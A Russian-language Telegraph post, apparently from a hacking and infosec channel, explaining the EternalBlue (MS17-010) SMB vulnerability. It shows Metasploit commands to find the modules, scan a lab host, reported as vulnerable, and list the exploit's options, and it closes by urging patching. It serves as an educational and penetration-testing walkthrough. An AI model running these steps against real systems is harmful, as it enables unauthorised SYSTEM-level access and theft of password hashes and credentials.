Эксплуатация уязвимостей: 1 Часть. – Telegraph

telegra.ph/EHkspluataciya-uyazvimostej-1-CHast-07-08

Life-Hack - Linux/Хакинг/Хакер/ИБ/Osint July 8, 2024

Эксплуатация уязвимостей в компьютерных системах является одним из основных методов получения несанкционированного доступа к данным и управления информационными ресурсами. Одной из наиболее известных уязвимостей, которая была широко использована в кибератаках, является EternalBlue (MS17-010).

EternalBlue ("Вечная синева", "бесконечная грусть") – это название эксплойта, который был разработан Агентством национальной безопасности США (NSA), использовался задолго до официального обнаружения уязвимости. Вместе с бэкдором DoublePulsar атака EternalBlue входила в набор утилит NSA, который стал доступным общественности благодаря действиям хакерской группы Shadow Brokers. На базе этих же уязвимостей функционируют многие зловреды, например: WannaCry и NotPetya.

Возможности, которые получает атакующий, почти безграничны! В случае удачной атаки хакер получает возможность исполнения на хосте-жертве произвольного кода с привилегиями System - наивысшими возможными в Windows. Вот некоторые из возможных последствий: получение полной конфигурации (и перечня защитных механизмов, утечка информации о пользователях и их правах, утечка хэшей паролей (с последующим перебором для восстановления паролей), утечка билетов kerberos (с последующим восстановлением паролей) - то есть в перспективе полная компрометация всего домена.

Проблема возникает при сбое в обработке SMB-запроса (естественно, в связи с тем, что он некорректно составлен). В рамках MS17-010 рассматриваются девять различных багов. Самыми интересными из них являются: Wrong type assigment in SrvOs2FeaListSizeToNt(), приводящая к переполнению буфера и то, что сервер не проверяет последовательность команд при выполнении SMB-транзакции, что приводит к возможности посылки очень больших сообщений (что необходимо для того, чтобы затриггерить предыдущий баг). Таким образом, для эксплуатации бага необходимо иметь возможность посылать транзакционные команды и иметь доступ к любой share.


Обнаружить и проэксплуатировать уязвимость можно с помощью MSF Framework:

```
msf5 > search ms17_010

Matching Modules
================

   #  Name                                           Disclosure
 Date  Rank     Check  Description
   -  ----     -----  -----------                    ----------
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14
      normal   No     MS17-010 EternalRomance/EternalSynergy/E
ternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010
      normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14
      average  Yes    MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14
      average  No     MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption for Win8+
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.41.129
RHOSTS => 192.168.41.129
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.41.129:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.41.129:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Идеальным вариантом для эксплуатации является система с версией ниже Win8, так как в этом случае нам будут доступны anonymous (NULL) session, то есть для успешной эксплуатации не требуется никаких дополнительных знаний о пользовательских аккаунтах или named pipes.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s)
, range CIDR identifier, or hosts file with syntax 'file:<path>
'
   RPORT          445              yes       The target port (T
CP)
   SMBDomain      .                no        (Optional) The Win
dows domain to use for authentication
   SMBPass                         no        (Optional) The pas
sword for the specified username
   SMBUser                         no        (Optional) The use
rname to authenticate as
   VERIFY_ARCH    true             yes       Check if remote ar
```



Эксплойт EternalBlue продолжает быть популярным среди киберпреступников и сегодня, благодаря своей эффективности, простоте и большому количеству старых ОС Windows в корпоративной среде. Важно понимать серьезность угрозы, которую представляет данная уязвимость, и активно обновлять и усиливать системы безопасности для минимизации рисков возможных атак.